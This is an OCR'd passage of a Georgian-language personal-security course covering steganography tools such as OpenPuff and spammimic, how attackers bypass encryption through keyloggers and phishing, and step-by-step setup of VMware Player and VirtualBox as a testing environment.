სტეგანოგრაფია არის მონაცემების დამალვა სხვა ტექსტში ან ნახატებში. მაგალითად, საიდუმლო შეტყობინება შეიძლება დამალოთ ნახატში. მას თუ გახსნით, იგი ჩვეულებრივ ნახატს გიჩვენებთ ეკრანზე, თუმცა მისი ფაილი შეიცავს საიდუმლო შეტყობინებას. ფაილს, რომელიც შეიცავს საიდუმლო ინფორმაციას, გადამტანს უწოდებენ. გადამტანი შეიცავს საიდუმლო ინფორმაციას შესამჩნევი ცვლილებების გარეშე. გადამტანის საუკეთესო მაგალითებია ვიდეო, აუდიო ან ნახატების ფაილები, რადგან ისინი დიდი ზომისაა და არ გამოიყურებიან საეჭვოდ. სტეგანოგრაფია არ არის მონაცემთა დაშიფვრა. მონაცემები უბრალოდ იმალება სხვა ფაილში. ვინც იცის, რომ მონაცემები ამ ფაილშია დამალული, მათთვის მარტივი იქნება ასეთი მონაცემების წაკითხვა. ასევე, საკმაოდ


მარტივია, რომ შეადაროთ ფაილები სტეგანოგრაფიით ამ ფაილის ნამდვილ ორიგინალს და გაარკვიოთ, სად არის მონაცემები დამალული. ასევე ფაილებს, რომლებიც საიდუმლო მონაცემებს შეიცავენ, ვერ ატვირთავთ ისეთ საიტებზე, სადაც ამ ფაილების გარკვეულწილად შეცვლა ხდება. მაგალითად, ვიდეოს და აუდიოს ვერ ატვირთავთ Youtube-ზე, რადგან იგი ასეთ ფაილებს შეკუმშავს და შესაბამისად, თქვენი საიდუმლო ინფორმაცია დაიკარგება. მაგრამ ასეთი ვიდეო ან აუდიო ფაილის გაგზავნა ელ-ფოსტით შესაძლებელია. სტეგანოგრაფიასა და დაშიფვრას შორის განსხვავება კი ის არის, რომ დაშიფვრის დროს ყველა ხედავს, რომ მონაცემები დაშიფრულია, სტეგანოგრაფია კი მალავს მონაცემებს და ერთი შეხედვით ვერ მიხვდებით, რომ საიდუმლო მონაცემები გადაიცემა. ზოგი ტექნოლოგია მონაცემების დასაცავად დაშიფვრისა და სტეგანოგრაფიის კომბინაციას იყენებს. ერთ-ერთი ასეთი პროგრამაა OpePuff (https://embeddedsw.net/OpenPuff_Steganography_Home.html). თუ ამ პროგრამას ჩამოტვირთავთ და დააყენებთ, მისი გამოყენება საკმაოდ მარტივია. ამ პროგრამის სახელმძღვანელო შეგიძლიათ ამ ბმულიდან https://embeddedsw.net/doc/OpenPuff_Help_EN.pdf ჩამოტვირთოთ. პროგრამა მოითხოვს სამ სხვადასხვა პაროლს, შეგიძლიათ აარჩიოთ გადამტანი (carrier) და ასევე დასამალი ფაილი (ან რამდენიმე ფაილიც კი). გაითვალისწინეთ, რომ დასამალი ფაილების ზომა გარკვეულ თანადობაში უნდა იყოს გადამტანის ზომასთან. რაც უფრო დიდია გადამტანის ზომა, მით უფრო დიდი ფალიების დამალვაა შესაძლებელი. შეგიძლიათ დაამატოთ ე.წ. სატყუარა (Decoy) ფაილიც. სატყუარა არის იმისათვის, რომ თუ ვინმე ცდილობს, გამოგტეხოთ და გათქმევინოთ დაშიფვრის პაროლი, შეგიძლიათ მისცეთ სატყუარას პაროლი და ისინი მხოლოდ სატყუარა ფაილის ინფორმაციას აღმოაჩენენ. გაითვალისწინეთ, რომ გადამტანი ფაილის ინტერნეტიდან ჩამოტვირთვა არ არის რეკომენდებული, რადგან სხვებსაც შეუძლიათ იგივე ფაილის პოვნა ინტერნეტზე და თუ შეადარებენ ფაილების ერთმანეთს, მიხვდებიან, რომ თქვენი ფაილი დამატებით მონაცემებს შეიცავს. ამგვარად, თუ ჩამოტვირთავთ ფაილს, ჯერ ზომა უნდა შეუცვალოთ ან შეკუმშოთ. უმჯობესია, საკუთარი ფაილები გამოიყენოთ, ოღონდ თქვენი ფაილები არ უნდა შეიცავდეს ე.წ. მეტა მონაცემებს ან XIF მონაცემებს.

საინტერესო საიტია https://www.spammimic.com/, რომელიც ტექსტს დამალავს სპამის მსგავს შეტყობინებაში. ვინც ამ შეტყობინებას შეხედავს, იფიქრებს რომ შეტყობინება უბრალოდ სპამია, თუმცა იგივე საიტის მეშვეობით შეძლებთ დამალული ტექსტის აღდგენას.

ეს ბმული http://www.jjtc.com/Steganography/tools.html კი წაგიყვანთ საიტზე, რომელზეც აღწერილია ბევრი სხვადასხვა სტეგანოგრაფიის პროგრამა. ცხადია, შეგიძლიათ ისინი ჩამოტვირთოთ და გამოიყენოთ.

სინამდვილეში როგორ ხდება შეტევა თქვენს მონაცემებზე

დაშიფვრა არის მონაცემთა დაცვის ერთ-ერთი ყველაზე ეფექტური საშუალება, რომელიც ნამდვილად მუშაობს. შესაბამისად, ვისაც თქვენი მონაცემების წაკითხვა უნდა, შეეცდება იპოვის უფრო ადვილი გზა. ვინც იცის, რას აკეთებს, ყოველთვის ასეთ გზებს ეძებს.




იმის მაგივრად, რომ დაშიფრული მონაცემები გატეხონ, ისინი ეცდებიან დააყენონ ღილაკების წამკითხავი პროგრამა თქვენს კომპიუტერზე, ან რამენაირად დაინახონ, როცა პაროლს კრიფავთ, ან გამოგიგზავნონ სატყუარა (Phishing) შეტყობინება, ან რამე სხვა მეთოდით გაიგონ თქვენი პაროლი. ისინი ყველანაირად შეეცდებიან გვერდი

აუარონ მონაცემების გაშიფვრას. გაითვალისწინეთ, უსაფრთხოება იმდენად ძლიერია, რამდენადაც ძლიერია მისი ჯაჭვის ყველაზე სუსტი რგოლი. დაშიფვრა ამ ჯაჭვის ძლიერი რგოლია, ადამიანები კი, როგორც წესი, უფრო სუსტი რგოლი.

როგორც IRA-იმ განაცხადა მარგარეტ ტეტჩერის მოკვლის წარუმატებელი მცდელობის შემდეგ - დღეს გაგიმართლათ, მაგრამ თქვენ გჭირდებათ, რომ ყოველთვის გაგიმართლოთ, ჩვენთვის კი საკმარისია, რომ ერთხელ გაგვიმართლოს. ასევე არიან ჰაკერებიც - მათთვის საკმარისია, ერთხელ დაუშვათ შეცდომა.

სანამ უფრო რთულ და ძლიერ და მოუხერხებელ დაცვაზე გადახვალთ, შეეცადეთ, რომ განსაზღვროთ თქვენი უსაფრთხოების ყველაზე სუსტი მხარეები და შეეცადეთ, მათზე იმუშაოთ. თქვენი უსაფრთხოება ისე უნდა მუშაობდეს, რომ მისი დარეგულირება და გაუმჯობესება იყოს შესაძლებელი. ბევრგან გვინახავს, რომ კომპანიები იყენებენ რთულ ხელსაწყოებს უსაფრთხოებისათვის, მაგრამ მარტივი შეტევისაგან მაინც არ არიან დაცული. მაგალითად, იყენებენ ლეპტოპების დისკების დაშიფვრას, მაგრამ ბრაუზერის უსაფრთხოება და ელ-ფოსტით ვირუსების მიღებისაგან დაცვა არ აქვთ. ასეთ შემთხვევებში დისკის დაშიფვრას დიდი აზრი არ აქვს.



ეს ბმული https://www.schneier.com/essays/archives/1998/01/security_pitfalls_in.htm გადაგიყვანთ საინტერესო სტატიაზე, თუ როგორ ხდება კრიპტოგრაფიული სისტემების გატეხვა .

თავი 5. სატესტო სივრცის დაყენება და ვირტუალური მანქანები

ამ ნაწილში განვიხილავთ ვირტუალურ მანქანებს და გასწავლით, როგორ დააყენოთ VM Ware და Virtual Box, რომელიც შექმნის ვირტუალურ გარემოს ტესტების ჩასატარებლად. ჩვენს კურსში მოყვანილი უმეტესი პროგრამა თუ მაგალითი სწორედ ასეთ გარემოში უნდა დააყენოთ და შეამოწმოთ.


ამ კურსის განმავლობაში ბევრ სხვადასხვა პროგრამასა თუ სისტემას განვიხილავთ, ამ განსახილველი სისტემებიდან და მაგალითებიდან ზოგი შეიძლება თქვენს სიტუაციას მიესადაგებოდეს და შესაბამისად, მოგინდებათ მათი გამოცდა. იმისათვის, რომ ან ზედმეტი კომპიუტერი არ იყიდოთ ან არ მოგიწიოთ თქვენი კომპიუტერის კონფიგურაციის შეცვლა, არსებობს ვირტუალური სივრცეები, რომლებზეც შეიძლება ისე დააყენოთ პროგრამები თუ სისტემები, რომ ამან თქვენს კომპიუტერზე ეფექტი არ მოახდინოს.

როგორც ამას ქვედა სურათზე ხედავთ, გაქვთ მოწყობილობა, რომელზეც დაყენებულია ოპერაციული სისტემა (მაგალითად Windows), ამის შემდეგ სისტემაზე დგება ე.წ Hyper Visor, რომელიც გამოყოფს ადგილს მეხსიერებაში, რომ მასზე დააყენოთ იგივე ან სხვა ოპერაციული სისტემა. ერთ-ერთი ასეთი სისტემაა Oracle VM Ware.

მანქანაზე დაყენებულ ოპერაციულ სისტემას მასპინძელ სისტემას უწოდებენ, ხოლო ვირტუალურ სივრცეში დაყენებულ სისტემას სტუმარი ოპერაციული სისტემა ჰქვია. ვირტუალიზაციის შესახებ მეტი ინფორმაციის მისაღებად გადადით შემდეგ ბმულებზე:

https://en.wikipedia.org/wiki/Comparison_of_platform_virtualization_software

https://en.wikipedia.org/wiki/Hypervisor



ჰიპერვიზორები მუშაობენ თითქმის ყველა ოპერაციულ სისტემაზე. ვირტუალიზაციის ბევრი პროგრამა არსებობს, მათ შორის ყველაზე პოპულარულია VM Ware და Virtual Box. მიუხედავად იმისა, რომ ვირტუალიზაციის ბევრი სხვა პროგრამა არსებობს, ჩვენ სიტუაციაში, სადაც სატესტო გარემოს შექმნა გვინდა, ალბათ ყველას მაინც ეს ორი პროგრამა სჯობია. ჩვენც სწორედ ამ პროგრამებს განვიხილავთ ამ კურსის განმავლობაში.

ვირტუალიზაციას ორი გამოყენება აქვს, ერთია, რომ გამოიყენოთ სატესტო გარემოდ, ხოლო მეორეა, რომ მისი საშუალებით მოახერხოთ თავის დაცვა. ამას ცოტა მოგვიანებით განვიხილავთ.

ისმის შეკითხვა - როგორ უნდა დავაყენოთ ახალი ოპერაციული სისტემა ამ გარემოში? ეს პროცესი არ განსხვავდება ჩვეულებრივი სისტემის დაყენების პროცესისაგან. უნდა იყიდოთ DVD ან ფლეშ დრაივი სისტემით და დააყენოთ სისტემა. მეორე ვარიანტია, ჩამოტვირთოთ სისტემა და დააყენოთ ვირტუალურად. მაგალითად, თუ გინდათ, რომ ჩამოტვირთოთ Debian ოპერაციული სისტემა, რომელიც უფასოა, შეგიძლიათ ჩამოტვირთოთ მისი ISO ფაილი (https://www.debian.org/distrib/netinst), ანუ ფაილი, რომელიც DVD დისკის ფორმატშია ჩაწერილი და შემდეგ იგი ამუშაოთ, როგორც ვირტუალური DVD დისკი, ანდა ჩაწეროთ ISO ფაილი დისკზე და შექმნათ საინსტალაციო დისკი. დაყენების მეორე გზაა, ჩამოტვირთოთ უკვე შექმნილი ვირტუალური მანქანები (სისტემები). მაგალითად, ბმულიდან https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/ შეგიძლიათ ჩამოტვირთოთ Windows ოპერაციული სისტემები. თანაც ეს სისტემები შექმნილია ბევრი სხვდასხვა ვირტუალური პლატფორმისათვის. ზოგი ფაილი შეკუმშული სახით იტვირთება, ჩამოტვირთული ფაილი პირდაპირ შეიძლება გაუშვათ ვირტუალურ სივრცეში და ის ამუშავდება. იგივე შეგიძლიათ გააკეთოთ Linux თუ სხვა ოპერაციული სისტემებისათვის. Linux სისტემისათვის ბმული https://www.osboxes.org/vmware-images/ მოგცემთ საშუალებას, ჩამოტვირთოთ ოპერაციული სისტემების სხვადასხვა ვერსიები VM Ware-სათვის. Virtual Box-სათვის შეგიძლიათ გამოიყენოთ იგივე საიტი https://www.osboxes.org/virtualbox-images/. ნუ დაიბნევით, თუ არ იცით, რომელი ოპერაციული სისტემა

ჩამოტვირთოთ. მოგვიანებით განვიხილავთ ოპერაციულ სისტემებს და შევეცდებით ავხსნათ, რომელი სისტემა რა სიტუაციებისათვის არის უკეთესი და რა ხარვეზები აქვს. საინტერესო საიტია https://marketplace.cloud.vmware.com/, რომელიც შეიცავს ოპერაციულ სისტემებს ვირტუალური სივრცეებისათვის. ასევე, საინტერესო ბმულებია https://www.virtualbox.org/manual/ch06.html და https://virtualboxes.org/images/. გაითვალისწინეთ, რომ ამ პროგრამებს არ უნდა ენდოთ, რადგან ეს პაკეტები ვიღაცეებმა შექმნეს და შესაბამისად, შეიძლება უკანა კარიც ჩაამონტაჟეს, მაგრამ ჩვენ ამ პროგრამებს ვიყენებთ მხოლოდ სატესტო არეში ტესტების ჩასატარებლად და არა რამე სერიოზულის გასაკეთებლად. თუკი უსაფრთხოების დასაცავად გინდათ ეს სისტემები, მათი ფაილების სერიოზული შემოწმებაა სჭირო.

VMware

VMware-მა ძალიან გაართულა უფასო ვერსიის მოძებნა. მიუხედავად იმისა, რომ იგი შეგიძლიათ პერსონალური გამოყენებისათვის უფასოდ ჩამოტვირთოთ, მისი მოძებნა, მაგალითად Google-ის საშუალებით, გაგიჭირდებათ. ეს ბმული: https://www.vmware.com/products/workstation-pro.html?fbclid=IwAR36HamppgD4dXyxYT2DQvHNr4ESOVwKxHrX3ZhiIoaRIbjXlooqGri86Fw გადაგიყვანთ ე.წ. FAQ (შეკითხვების და პასუხების) გვერდზე, სადაც იპოვით უფასო ვერსიას. გაითვალისწინეთ, ფასიანი ვერსიაა VMware Player Pro და უფასო ვერსიაა VMware Player. ეს პროგრამა შეგიძლიათ ჩამოტვირთოთ Windows და Linux-სათვის. Mac-ისთვისაც არსებობს VMware Fusion, თუმცა იგი მხოლოდ ფასიანია. თუ ფასიანი და უფასო ვერსიების შედარება გინდათ, გადადით ბმულზე https://www.vmware.com/products/workstation-pro.html#compare. ცხადია, უფასო ვერსიას ნაკლები ფუნქციები აქვს და ეს დამატებითი ფუნქციები სწორედ უსაფრთხოების და კონფიდენციალურობის დაცვისათვის გამოიყენება. შესაბამისად, უფასო ვერსია არ არის კარგად დაცული.

ჩამოტვირთეთ საინსტალაციო ფაილი და დააყენეთ კომპიუტერზე. დაყენება მარტივია და ბევრ ახსნას არ მოითხოვს. დაყენების შემდეგ შეგიძლიათ აამუშაოთ პროგრამა. ახალი სისტემის დასამატებლად დაარტყით Open Virtual Machine მენიუს, მოძებნეთ ჩამოტვირთული ოპერაციული სისტემის OVF ფაილი და გახსენით. როცა სისტემის დაყენება დამთავრდება, დაინახავთ, რომ ოპერაციული სისტემა დაყენებულია. თუ მონიშნავთ სასურველ ოპერაციულ სისტემას და შემდეგ Play ღილაკს (სამკუთხედი) დააჭერთ, ოპერაციული სისტემა ამუშავდება.

ოპერაციული სისტემის დაყენების შემდეგ ზოგიერთი პარამეტრის განსაზღვრაა საჭირო. თუ ოპერაციული სისტემის სახელზე მარჯვნივ დააჭერთ, გამოვა Settings მენიუ, რომელიც გიჩვენებთ სისტემისათვის საჭირო ვირტუალურ მოწყობილობებს. ამ სიაში შეიძლება იყოს ქსელის ბარათი, ან შეიძლება არც იყოს, იმის მიხედვით მოახერხა თუ არა სისტემამ თქვენი ქსელის ბარათის აღმოჩენა. თუ სისტემამ ვერ მოხერხა რამე მოწყობილობის აღმოჩენა, ხელით უნდა დაამატოთ. ამისათვის დააჭირეთ Add ღილაკს. გამოსულ ფანჯარაში აარჩიეთ Network Adapter და მიჰყევით მომდევნო ნაბიჯებს. ქსელის ბარათის დაყენებისას, ან პარამეტრების განსაზღვრისას, თუ საჭიროა ქსელის საინფორმაციო პაკეტების დანახვა, უნდა აარჩიოთ Bridged: connected directly to physical network პარამეტრი. ასეთ შემთხვევაში შეძლებთ გამოიყენოთ პაკეტების მონიტორინგის პროგრამები, როგორიც არის WireShark, ოღონდ უნდა გააქტიუროთ Replicate Physical Network State უჯრა. ხოლო თუ NAT პარამეტრს აარჩევთ, თქვენი კომპიუტერის სისტემა იმუშავებს, როგორც Gateway (ჭიშკარი) ვირტუალური სისტემისათვის; შესაბამისად, ვირტუალური სისტემა ყველა შემომავალ პაკეტს ვერ დაინახავს.

აამუშავეთ ოპერაციული სისტემა. იმის მიხედვით, თუ რომელი საინსტალაციო ჩამოტვირთეთ, პაკეტს უნდა ჰქონდეს თან დართული ე.წ. VMware tools (ხელსაწყოები), რომლებიც წარმოადგენენ დრაივერების ნაკრებს, რომ თქვენმა ეკრანმა, USB-მ ან სხვა მოწყობილობებმა სწორად იმუშაოს. ეს ისეთივე დრაივერებია, როგორიც გამოიყენება ჩვეულებრივ ოპერაციულ სისტემებში სხვადასხვა აპარატურის სამართავად, მაგალითად HP-ს კომპიუტერს თავისი დრაივერები სჭირდება, რომლებიც HP-ს კომპიუტერებზე დაყენებულია. ასევეა VMware Tool-იც, ისინი VMware-ს დრაივერებს წარმოდგენენ. თუ ეს დრაივერები არ გაქვთ ან მოძველებულია, დაარტყით Player ღილაკს და ჩამოშლილ მენიუში აარჩიეთ, Manage -> Update VMware Tools… და შემდეგ გააახლეთ ან დააყენეთ ეს დრაივერები. ამ დრაივერების დაყენებისას შეიძლება რამდენჯერმე მოგიწიოთ ვირტუალური ოპერაციული სისტემის გადატვირთვა.


ფანჯრის ზედა ნაწილში დაინახავთ პაუზის ღილაკს, რომელსაც შეუძლია სისტემა დააპაუზოს, ანუ დაიმახსოვროს სისტემის მდგომარეობა იმ მომენტში, როცა ღილაკს დააჭირეთ და როცა დაკვრის ღილაკს დააჭერთ, გააგრძელებს იქიდან, საიდაც დააპაუზეთ. სამწუხაროდ, VMware player-ს არ შეუძლია ე.წ. Snapshot-ების გაკეთება, ანუ ვერ ჩაიწერს თქვენს სისტემას დროის მომენტში. თუ რამე შეცდომა დაუშვით, ასეთი ჩანაწერების არსებობის შემთხვევაში შეიძლება დაუბრუნდეთ ჩაწერილ მდგომარეობას. ხშირად ასეთი Snapshot-ების მთელი ბინარული ხეები იქმნება, იმის მიხედვით, თუ რა ცვლილებები ხორციელდება და სისტემის რომელ მდგომარეობაზე შეიძლება დაგჭირდეთ დაბრუნება. Virtual Box ასეთი ჩანაწერების გაკეთების საშუალებას იძლევა. უნდა შეადაროთ ორივე სისტემა და თუ გადაწყვეტთ, რომ ვირტუალიზაციის გზით წახვიდეთ, შეიძლება იყიდოთ VMware-ს პროფესიული ვერსია, რადგან მას Virtual Box-თან შედარებით მეტი შესაძლებლობები აქვს. თუმცა ეს შესაძლებლობები შეიძლება არც დაგჭირდეთ - თქვენზეა დამოკიდებული.

თუ OVF ფაილი არ გაქვთ და გინდათ ISO ტიპის ფაილი დააყენოთ, დაარტყით Player ღილაკს, აარჩიეთ New Virtual Machine მენიუ, გამოსულ ფანჯარაში აარჩიეთ, ფიზიკური CD/DVD დისკიდან აყენებთ სისტემას თუ ISO ფაილი გაქვთ სადმე ჩაწერილი. ამისათვის აარჩიეთ Installer disk image file (iso) და შემდეგ Browse ღილაკით იპოვნეთ შესაბამისი ფაილი. დაარტყით Open ღილაკს, შემდეგ დაარტყით Next ღილაკს.

მორიგ ფანჯარაში სისტემა გაჩვენებთ, რომ აარჩია 20 გბ, როგორც ვირტუალური დისკი, ამ ზომის შეცვლა შეგიძლიათ, თუმცა სისტემა ავტომატურად ცვლის სისტემისათვის საჭირო ზომით. ასევე, უკეთესი იქნება, თუ შეარჩევთ Split virtual disk in multiple files. დაარტყით Next-ს, შემდეგ კი Finish-ს. ამის შემდეგ კი იწყება ოპერაციული სისტემის დაყენების ჩვეულებრივი პროცესი. სწორედ ამიტომ არის უკეთესი OVF ფაილების ჩამოტვირთვა, რომ ამ პროცესის გავლა არ მოგიწიოთ.

VirtualBox


VirtualBox ღია არქიტექტურის სისტემაა და უფასოა. მისი ზოგი ნაწილი, განსაკუთრებით დრაივერები არ არის ღია არქიტექტურის. გადადით ბმულზე https://www.virtualbox.org/ და შემდეგ Download მენიუზე. ეკრანზე გამოვა შემდეგი გვერდი:



ჩამოტვირთეთ ვერსია თქვენი ოპერაციული სისტემისათვის. ალბათ უმეტესობა Windows-ს ვერსიას ჩამოტვირთავთ. თუ ამ გვერდზე ქვემოთ ჩახვალთ დაინახავთ VirtualBox 6.1.16 Oracle VM VirtualBox Extension Pack ესეც ჩამოტვირთეთ, Extension Pack არ არის ღია არქიტექტურის და იგი შეიცავს სხვადასხვა

მოწყობილობების თუ ტექნიკური საჭიროებების დრაივერებს და მხარდაჭერას, მაგალითად USB3, დისკის დაშიფვრის, ODP-ის მხარდაჭერას. ინსტალაცია მარტივი და სტანდარტულია. დააყენეთ VirtualBox კომპიუტერზე.

კომპიუტერზე დაყენების შემდეგ უნდა ჩამოტვირთოთ ოპერაციული სისტემა, ამისათვის გადადით ბმულზე http://www.osboxes.org და ჩამოტვირთეთ შესაბამისი სისტემა ფაილის გაფართოება იქნება VDI. ინსტალაცია მარტივია. დააყენეთ სისტემა და შემდეგ აამუშავეთ VirtualBox-ის ფანჯრის ზედა მარჯვენა ნაწილში მოთავსებული Start ისრის საშუალებით. თუ OVA ფაილი ჩამოტვირთეთ, მაშინ გადადით მენიუზე File->Import Appliance, შემდეგ შეარჩიეთ შესაბამისი OVA ფაილი, შემდეგ გამოსულ ფანჯარაში შეარჩიეთ სისტემის პარამეტრები და დააჭირეთ Import ღილაკს; სისტემა ავტომატურად დაყენდება. Virtual Box-ის ფანჯრის მარჯვენა ნაწილში დაინახავთ დაყენებულ სისტემებს, რომელთაგან ნებისმიერი შეგიძლიათ აამუშაოთ. თუ სისტემის სახელზე თაგვის მარჯვენა ღილაკს დააჭერთ და გამოსულ მენიუში აარჩევთ Settings, სისტემა გაგიხსნით ფანჯარას, სადაც სისტემის შესაბამისი პარამეტრების განსაზღვრა ხდება.




ქსელის პაკეტების დასანახად შეცვალეთ ქსელის პარამეტრები Bridged-ით.

